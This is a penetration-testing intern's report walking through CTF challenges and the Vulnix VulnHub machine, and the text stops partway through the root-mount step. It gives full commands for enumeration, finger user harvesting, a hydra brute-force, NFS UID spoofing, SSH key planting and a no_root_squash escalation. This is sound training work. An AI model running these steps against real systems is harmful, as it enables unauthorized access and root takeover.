



## **PENETRATION TESTING INTERNSHIP PROJECT**

Report Prepared by **Daniel Mwendwa Mwithui**

Post: Penetration Testing Intern

Email: [danielmwendwa234@gmail.com](mailto:danielmwendwa234@gmail.com)

Linkedin: <https://www.linkedin.com/in/daniel-mwendwa-a475311b7/>

Date: November 20, 2023

## Table of Contents

Introduction .....	3
PRACTIAL QUESTIONS .....	3
Task 1: POST Request. ( <a href="https://ctflearn.com/challenge/114">https://ctflearn.com/challenge/114</a> ).....	3
Task 2: Header exploitation with Curl. <a href="https://ctflearn.com/challenge/109">https://ctflearn.com/challenge/109</a> .....	5
Task 3: CVE Searching <a href="https://play.picoctf.org/practice/challenge/262">https://play.picoctf.org/practice/challenge/262</a> .....	8
Task 4: Vulnix machine : <a href="https://www.vulnhub.com/entry/hacklab-vulnix,48/">https://www.vulnhub.com/entry/hacklab-vulnix,48/</a> .....	9
Task 5: Md5 Hash Collision <a href="https://play.picoctf.org/practice/challenge/109">https://play.picoctf.org/practice/challenge/109</a> .....	17
Task 6: where are the Robots? <a href="https://play.picoctf.org/practice/challenge/4">https://play.picoctf.org/practice/challenge/4</a> .....	19
Task 7: Kioptrix: <a href="https://www.vulnhub.com/entry/kioptrix-level-12-3,24/">https://www.vulnhub.com/entry/kioptrix-level-12-3,24/</a> .....	20
Task 8: Privilege escalation: <a href="https://www.vulnhub.com/entry/escalate-my-privileges-1,448/">https://www.vulnhub.com/entry/escalate-my-privileges-1,448/</a> .....	25
THEORY QUESTIONS .....	31
Task 1: Different between vulnerability assessment and penetration testing .....	31
Task 2: Role of Social engineering in pentest and how it can be mitigated .....	32
Task 3: What is Privilege escalation. How can we attain it in Pentest?.....	34
Task 4: Importance of Honeypot in Cybersecurity.....	35
Task 5: Different Between DoS and DDoS and how to mitigate them.....	37
Task 6: What is Pivoting? How is it important in lateral movement in system?.....	39
Task 7: What is "zero-day" vulnerabilities and how can we mitigate it?.....	41
Conclusion.....	43
References.....	45


## Introduction

Undertaking this internship at Cyber Forensics and Security Solutions (CFSS) has been a thrilling opportunity to delve into the world of penetration testing. As an intern, the provided Project has not only honed my technical skills but has also equipped me with a deeper understanding of cybersecurity challenges. The diverse range of practical challenges and theoretical questions presented in this project reflects CFSS's commitment to providing a comprehensive learning experience. Through this endeavor, I've had the chance to explore various aspects of cybersecurity, from hands-on practical challenges to theoretical concepts that underpin the field. Let us delve into task-by-task walkthrough of how I tackled the practical tasks given.


## PRACTIAL QUESTIONS

Task 1: POST Request. (<https://ctflearn.com/challenge/114>)

A post request is a way in which we send data to the server in order to either create or update a resource. This task needs us to authenticate ourselves so as to get access to the flag. So come to think of it. What do we need to authenticate ourselves? Asking yourself this question will automatically leave you looking for the username and password. We are going to do some passive enumeration to try and see if we can get the credentials. Some developers have the tendency of commenting such credentials when developing sites and sometimes forget to delete the comments after finishing on the project. This is what we refer to as unsecure coding. So let us have a look at the source code. Simply we browse and hit ctrl -u to view the source code. We can also right click and go to inspect.



From the above screenshot, you can view the username and password. Now we need a way to send a POST request using the given credentials so that we can get access to the flag. We are going to use a tool called curl. Curl is a command-line tool and library for making HTTP requests. It's like a Swiss Army knife for working with URLs. You can use it to retrieve (GET) or send (POST) data to a server, and it supports various protocols, not just HTTP. It's a handy tool for testing APIs, downloading files, and performing other web-related tasks directly from the command line. To send a POST request using curl, you can use the **-d** flag followed by the data you want to send. The screenshot below shows the command you need to use to get the flag.



*So how can we mitigate this attack?* We can simply Use **HTTPS** instead of HTTP to encrypt data during transmission, making it harder for attackers to intercept sensitive information.


## Task 2: Header exploitation with Curl. <https://ctflearn.com/challenge/109>

Let us now delve into this second task which requires us to work on the HTTP headers. *So what are headers in context to HTTP?* In the context of HTTP (Hypertext Transfer Protocol), a header is a component of the message sent by a client or server in the request or response, respectively. Headers provide metadata about the message, such as information about the client, the server, the type of content being sent, the length of the content, and more.


HTTP headers consist of a series of key-value pairs. There are two main types of headers: **request headers**, which are sent by the client to the server, and **response headers**, which are sent by the server to the client. Some common headers include (Anderson et al, 2019):

- **User-Agent:** This header is used to identify the client making the request. Browsers and other HTTP clients send a User-Agent header to the server to inform it about the type and version of the client software.
- **Content-Type:** This header indicates the media type of the resource or data being sent in the message body. For example, it might specify that the content is in HTML, JSON, XML, etc.
- **Content-Length:** This header indicates the size of the message body in octets (8-bit bytes).
- **Server:** In a response, this header provides information about the software and version running on the server.
- **Date:** This header indicates the date and time at which the message was sent.

Now that we have learned about different common headers, let us go on and see what header we will be working on. So first thing to do we try and do some reconnaissance by viewing the site given, we also view the source code by clicking on ctrl -u. see the screenshot below.




So perhaps the user agent which we are told is incorrect is the one commented. So let us try and sent a curl request with the user agent set. To do that we are going to use the curl -H to set the header with user agent as the user commented. See the screenshot below.



This curl command is making an HTTP GET request to the specified URL and setting a custom User-Agent header in the request. The purpose of setting a custom User-Agent might be to mimic a specific client or to test how the server responds to different User-Agent values. Here you can see we got another very important information, the referrer site awesomesauce.com. *why*

*include referer header?* The referer is used to indicate the address of the webpage that linked to the resource being requested. It's essentially a way for the server to know which website or page the client was on before making the current request. So, we are again going to use the curl command with combination of -e to set the referer header and -H for the header setting. See the screenshot below which contains the flag we are looking for.



*How can we mitigate this?*

**Check Referer on the Server Side:** On the server side, validate and check the Referer header to ensure it matches the expected value or format. If the Referer header is crucial for your application's security, consider rejecting requests with unexpected or missing Referer headers.

### Task 3: CVE Searching <https://play.picoctf.org/practice/challenge/262>

A remote code execution (RCE) vulnerability is a type of security flaw that allows an attacker to execute arbitrary code on a target system from a remote location. In the context of software or systems, this means that an attacker can exploit a weakness to run their own code on a compromised system, potentially gaining unauthorized access, taking control of the system, or performing malicious activities. RCE vulnerabilities are considered highly critical because they can lead to a wide range of security breaches, including unauthorized access, data manipulation, or disruption of services. Mitigating RCE vulnerabilities typically involves applying security patches, employing proper access controls, and implementing secure coding practices (Hasan et al, 2022).

To solve this task, we can just google search using the information given and we find that the CVE is CVE-2021-34527. We can use famous CVE databases like NVD to get more information about the CVE. See the screenshot below.



The screenshot shows the NVD search results for CVE-2021-34527. The search parameters are: Results Type: Overview, Keyword (text search): CVE-2021-34527, Search Type: Search All, and CPE Name Search: false. There is 1 matching record. The record details are as follows:

Vuln ID	Summary	CVSS Severity
CVE-2021-34527	Windows Print Spooler Remote Code Execution Vulnerability Published: July 02, 2021; 6:15:08 PM -0400	V3.1: 8.8 HIGH V2.0: 9.0 HIGH

The footer of the page includes the NIST logo (National Institute of Standards and Technology, U.S. Department of Commerce) and social media links for Twitter, Facebook, LinkedIn, YouTube, and RSS. A Windows activation watermark is also visible in the bottom right corner.

Task 4: Vulnix machine : <https://www.vulnhub.com/entry/hacklab-vulnix,48/>

The link above directs you to the vulnhub website to a nfs vulnerable machine known as vulnix. Go forward and download the machines attached and import them onto vmware. See the screenshot below for importing the vm machines. The end goal of this machine is to get access to the trophy.txt flag in the root directory.



NFS is a distributed file system protocol that allows a user on a client computer to access files over a network as if they were on the local computer. In a vulnerable NFS configuration, security measures may be intentionally weakened or misconfigured to create a simulated environment for learning and practicing penetration testing or ethical hacking.

So how did I get to know the machine is running nfs. Do *ifconfig* to get the ip address and subnet for the vulnix machine. We will then do *sudo nmap -sP <target-ip>* to get the vulnix machine ip. See the screenshot below.

```
File Actions Edit View Help
inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
inet6 fe80::a00:27ff:fe95:bd54 prefixlen 64 scopeid 0<link>
ether 08:00:27:95:bd:54 txqueuelen 1000 (Ethernet)
RX packets 12 bytes 1780 (1.7 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 533 bytes 32736 (31.9 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 4 bytes 240 (240.0 B)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 4 bytes 240 (240.0 B)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$ sudo nmap -sP 192.168.56.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-05 16:31 EDT
Nmap scan report for 192.168.56.1
Host is up (0.00018s latency).
MAC Address: 0A:00:27:00:00:0B (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00010s latency).
MAC Address: 08:00:27:69:85:3E (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.104
Host is up (0.00021s latency).
MAC Address: 08:00:27:18:8C:D7 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.102
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.35 seconds

(kali@kali)-[~]
```

Now after we get the ip address for the vulnix machine which of course is the other ip address running on VirtualBox except out our ip address, we do the nmap scan for tcp ports that are open using the command `sudo nmap -sC -sT -sV -p- <target-ip>`

```

File Actions Edit View Help
$ sudo nmap -sC -sV -sT -p0 - 192.168.56.104

Starting Nmap 7.92 ( https://nmap.org ) at 2022-05-05 16:36 EDT
Nmap scan report for 192.168.56.104
Host is up (0.00015s latency).
Not shown: 65519 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 10:cd:9e:a0:e4:e0:30:24:3e:bd:67:5f:75:4a:33:bf (DSA)
|   2048 bc:f9:24:07:2f:cb:76:80:0d:27:a6:48:52:0a:24:3a (RSA)
|   256  4d:bb:4a:c1:18:e8:da:d1:82:6f:58:52:9c:ee:34:5f (ECDSA)
25/tcp    open  smtp      Postfix smtpd
|_ ssl-date: 2022-05-05T20:37:08+00:00; 0s from scanner time.
|_ ssl-cert: Subject: commonName=vulnix
| Not valid before: 2012-09-02T17:40:12
| Not valid after: 2022-08-31T17:40:12
|_ smtp-commands: vulnix, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
79/tcp    open  finger    Linux fingerd
|_ finger: No one logged on.\x0D
110/tcp   open  pop3      Dovecot pop3d
|_ pop3-capabilities: SASL STLS TOP UIDL PIPELINING CAPA RESP-CODES
|_ ssl-cert: Subject: commonName=vulnix/organizationName=Dovecot mail server
| Not valid before: 2012-09-02T17:40:22
| Not valid after: 2022-09-02T17:40:22
|_ ssl-date: 2022-05-05T20:37:08+00:00; +1s from scanner time.
111/tcp   open  rpcbind   2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000    2,3,4      111/tcp     rpcbind
|   100000    2,3,4      111/udp     rpcbind
|   100000    3,4        111/tcp6    rpcbind
|   100000    3,4        111/udp6    rpcbind
|   100003    2,3,4      2049/tcp    nfs
|   100003    2,3,4      2049/tcp6   nfs

```

We can now do some exploits on smtp and finger to exploit any vulnerability or get more information about the users and so on. So, we go on and launch Metasploit using msfconsole -q, search smtp or finger and set RHOST then exploit. we do this for the both smtp and finger services. See the screenshot below for the finger exploit.

```

Name      Current Setting      Required  Description
RHOSTS    192.168.56.104       yes       The target host(s). See https://github.com/rapid7/metasploit
RPORT     79                   yes       The target port (TCP)
THREADS   1                    yes       The number of concurrent threads (max one per host)
USERS_FILE /opt/metasploit-framework/embedded/framework/data/wordlists/unix_users.txt
yes.txt

msf6 auxiliary(community/finger/finger_canner) > exploit

[*] 192.168.56.104:79 - 192.168.56.104:79 - Found user: user
[*] 192.168.56.104:79 - 192.168.56.104:79 - Found user: dovecot
[*] 192.168.56.104:79 - 192.168.56.104:79 - Found user: vulnix
[*] 192.168.56.104:79 - 192.168.56.104:79 - Found user: backup
[*] 192.168.56.104:79 - 192.168.56.104:79 - Found user: him
[*] 192.168.56.104:79 - 192.168.56.104:79 - Found user: daemon
[*] 192.168.56.104:79 - 192.168.56.104:79 - Found user: games
[*] 192.168.56.104:79 - 192.168.56.104:79 - Found user: guats
[*] 192.168.56.104:79 - 192.168.56.104:79 - Found user: lfr
[*] 192.168.56.104:79 - 192.168.56.104:79 - Found user: landscape
[*] 192.168.56.104:79 - 192.168.56.104:79 - Found user: libboud
[*] 192.168.56.104:79 - 192.168.56.104:79 - Found user: list
[*] 192.168.56.104:79 - 192.168.56.104:79 - Found user: lp
[*] 192.168.56.104:79 - 192.168.56.104:79 - Found user: mail
[*] 192.168.56.104:79 - 192.168.56.104:79 - Found user: dovecot

```

We can use the users above to try and bruteforce the ssh service using known password lists like the rockyou.txt using hydra command `sudo hydra -L <path/to/username.txt> -P </path/to/rockyou.txt>`. But I want us to concentrate more on the nfs.

We now can use the `showmount -e <target-ip>` to show the nfs shares. And yes, we find the share, so that means if we get uid we can try and trick the nfs to let us access the machine. we are going to `mkdir /mnt/vulnix` where we are going to mount the nfs shares. We are also going to try and mount the nfs shares to our local machine using the command `sudo mount <target_ip>:/home/vulnix /mnt/vulnix -o vers=3`. See the screenshot below. We get uid of 2008.

```
total 48K
drwxr-xr-x 19 root root 36K Apr 26 11:40 ..
drwxr-xr-x 3 root root 4.0K May 5 18:51 .
drwxr-x--- 2 nobody nogroup 4.0K Sep 2 2012 vulnix

(kali㉿kali)-[~]
└─$ sudo ls -ll /mnt/
total 4
drwxr-x--- 2 nobody nogroup 4096 Sep 2 2012 vulnix

(kali㉿kali)-[~]
└─$ sudo umount /mnt/vulnix

(kali㉿kali)-[~]
└─$ sudo mount 192.168.56.104:/home/vulnix /mnt/vulnix -o vers=3
Created symlink /run/systemd/system/remote-fs.target.wants/rpc-statd.service → /lib/systemd/system/rpc-statd.service.

(kali㉿kali)-[~]
└─$ ls -lash /mnt
total 48K
4.0K drwxr-xr-x 3 root root 4.0K May 5 18:51 .
40K drwxr-xr-x 19 root root 36K Apr 26 11:40 ..
4.0K drwxr-x--- 2 2008 2008 4.0K Sep 2 2012 vulnix

(kali㉿kali)-[~]
```

So now let us create a user with uid 2008. We will use the user to login to vulnix machine.

```
(kali@kali)~$ sudo adduser -u 2008 vulnix
Adding user 'vulnix' ...
Adding new group 'vulnix' (2008) ...
Adding new user 'vulnix' (2008) with group 'vulnix' ...
Creating home directory '/home/vulnix' ...
Copying files from '/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for vulnix
Enter the new value, or press ENTER for the default
  Full Name []:
  Room Number []:
  Work Phone []:
  Home Phone []:
  Other []:
Is the information correct? [Y/n] y

(kali@kali)~$ sudo mount 192.168.56.105:/home/vulnix /mnt/vulnix -o vers=3
Created symlink /run/systemd/system/remote-fs.target.wants/rpc-statd.service → /lib/systemd/system/rpc-statd.service.

(kali@kali)~$ ls /mnt
vulnix

(kali@kali)~$ ls /mnt/vulnix
ls: cannot open directory '/mnt/vulnix': Permission denied

(kali@kali)~$ su vulnix
Password:
(vulnix@kali)~/home/kali$ su
```

Now we are going to mkdir to store our ssh key using command `mkdir /mnt/vulnix/.ssh` and then generate the public rsa public key using command `ssh-keygen -t ssh -rsa`. See the screenshot below.

```
(vulnix@kali)~/home/kali$ mkdir /mnt/vulnix/.ssh

(vulnix@kali)~/home/kali$ ssh-keygen -t ssh-rsa
Generating public/private ssh-rsa key pair.
Enter file in which to save the key (/home/vulnix/.ssh/id_rsa):
Created directory '/home/vulnix/.ssh'.
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/vulnix/.ssh/id_rsa
Your public key has been saved in /home/vulnix/.ssh/id_rsa.pub
The key fingerprint is:
SHA256:IGXJ/ZmpelWM5RThaQQ/jo0FSx2YaFALTzj0570CWRw vulnix@kali
The key's randomart image is:
+--[RSA 3072]--+
|  o**o.E==+  |
|  o==++oB+.  |
|  .o+.=XB    |
|  . . =*O+.  |
|  S.+..+     |
|  ... .      |
|  . . .      |
|  . . .      |
|  .          |
+---[SHA256]---+

(vulnix@kali)~/home/kali$
```



We now copy the key to our dir after we cd to .ssh using command `cp id_rsa.pub /mnt/vulnix/.ssh/authorized_keys`.

```
(vulnix@kali) [/home/kali]
$ cd -
(vulnix@kali) [-]
$ ls .ssh
id_rsa id_rsa.pub
(vulnix@kali) [-]
$ cd .ssh
(vulnix@kali) [~/ssh]
$ cp id_rsa.pub /mnt/vulnix/.ssh/authorized_keys
(vulnix@kali) [~/ssh]
$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDQFS/PI30Qz0q5L0id0t19Kp78aXXxQ30+61q1a0T780GhuY8cbr0q2Fpc/c5mfLcnaI8W018FYIIMH5NjwenaHc0dtvV;F06a8Wg06Vvhk1897Ta
F71cn062r13413gvu4F7+Mq6AN3MF7wRATHca05NnbZJfJqV+Y8y6dmhZuAaAja3C0r3/wlcTh58p6V9FH3b/QoJLakOP0vzeRDPj0R4yGASyAR5HTw+9r52eS5aBDR1IDvuf6nVxFaxfTxJq38KPC
tKEBtH13xZJtc3JGt534qq0ph2wHqha8KTu0NBn/vXE8n57NnBCvew73WtI3FWYVfcdp/MFTWjrkUnASz7c8cC0dP8Hc0qfy44t1a5Nw6c7aH5pu9Q25CMvGMA+MrEDHzvsR+0dhE83zurWcGL38
KL18RBslgn1FqH50QV9Q28zsc5eyRUEWUFK5a08Q27u1b71Fou8196aKHEeqid8na7DRQPh6Pvc= vulnix@kali
(vulnix@kali) [~/ssh]
```

Now let us try and get into the vulnix machine using ssh. We are going to add some arguments as shown in the screenshot below.

```
(vulnix@kali) [~/ssh]
$ ssh -o 'PubkeyAcceptedKeyTypes +ssh-rsa' -i id_rsa vulnix@192.168.56.105
The authenticity of host '192.168.56.105 (192.168.56.105)' can't be established.
ECDSA key fingerprint is SHA256:IGOuLMZRTuUvY58a8TN+ef/1zyRCAHk0qYP4wMV10Ag.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.105' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic-pae i686)

* Documentation:  https://help.ubuntu.com/

System information as of Sat May  7 20:42:02 BST 2022

System load:  0.0               Processes:    88
Usage of /:   90.2% of 773MB    Users logged in:  0
Memory usage: 1%               IP address for eth0: 192.168.56.105
Swap usage:  0%

⇒ / is using 90.2% of 773MB

Graph this data and manage this system at https://landscape.canonical.com/

Last login: Sat May  7 20:23:01 2022 from 192.168.56.102
vulnix@vulnix:~$
```

And there we go; we are into the machine. so let us `ls /home` and see what we got. We can do History.

```

vulnix@vulnix:~$ ls
vulnix@vulnix:~$ ls /home/
user vulnix
vulnix@vulnix:~$ history
 1  exit
 2  ls
 3  ls /home/
 4  history
vulnix@vulnix:~$ sudo -ll
Matching 'Defaults' entries for vulnix on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User vulnix may run the following commands on this host:

Sudoers entry:
    RunAsUsers: root
    Commands:
        sudoedit /etc/exports
    RunAsUsers: root
    Commands:
        NOPASSWD: sudoedit /etc/exports
vulnix@vulnix:~$

```

We can sudoedit without password the /etc/exports which determines what shares are shared for nfs. Let us go forward and add `/root *(rw, no_root_squash)` to tell it to share the nfs shares to root directory.

```

# /etc/exports: the access control list for filesystems which may be exported
#               to NFS clients.  See exports(5).
#
# Example for NFSv2 and NFSv3:
# /srv/homes      hostname1(rw,sync,no_subtree_check) hostname2(ro,sync,no_subtree_check)
#
# Example for NFSv4:
# /srv/nfs4       gss/krb5i(rw,sync,fsid=0,crossmnt,no_subtree_check)
# /srv/nfs4/homes gss/krb5i(rw,sync,no_subtree_check)
#
/home/vulnix     *(rw,root_squash)
/root            *(rw,no_root_squash)

```

We are going to save this then reboot the machine. Once the machine is up, we can view if the /root has been mounted using the `showmount -e` command used above. We can also make a dir then try and mount the /root nfs shares as we did with /home/vulnix as shown in the screenshot below. We can go forward and `sudo ls -laSH <path/todir/made>` then cat the trophy.txt.



```
(kali@kali)-[~]
└─$ sudo showmount -e 192.168.56.105
[sudo] password for kali:
Export list for 192.168.56.105:
/root *
/home/vulnix *

(kali@kali)-[~]
└─$ mkdir /mnt/vulnroot
mkdir: cannot create directory '/mnt/vulnroot': Permission denied

(kali@kali)-[~]
└─$ sudo mkdir /mnt/vulnroot

(kali@kali)-[~]
└─$ sudo mount 192.168.56.105:/root /mnt/vulnroot -o vers=3

(kali@kali)-[~]
└─$ sudo ls -lash /mnt/vulnroot
total 36K
4.0K drwx----- 4 root root 4.0K May  7 16:25 .
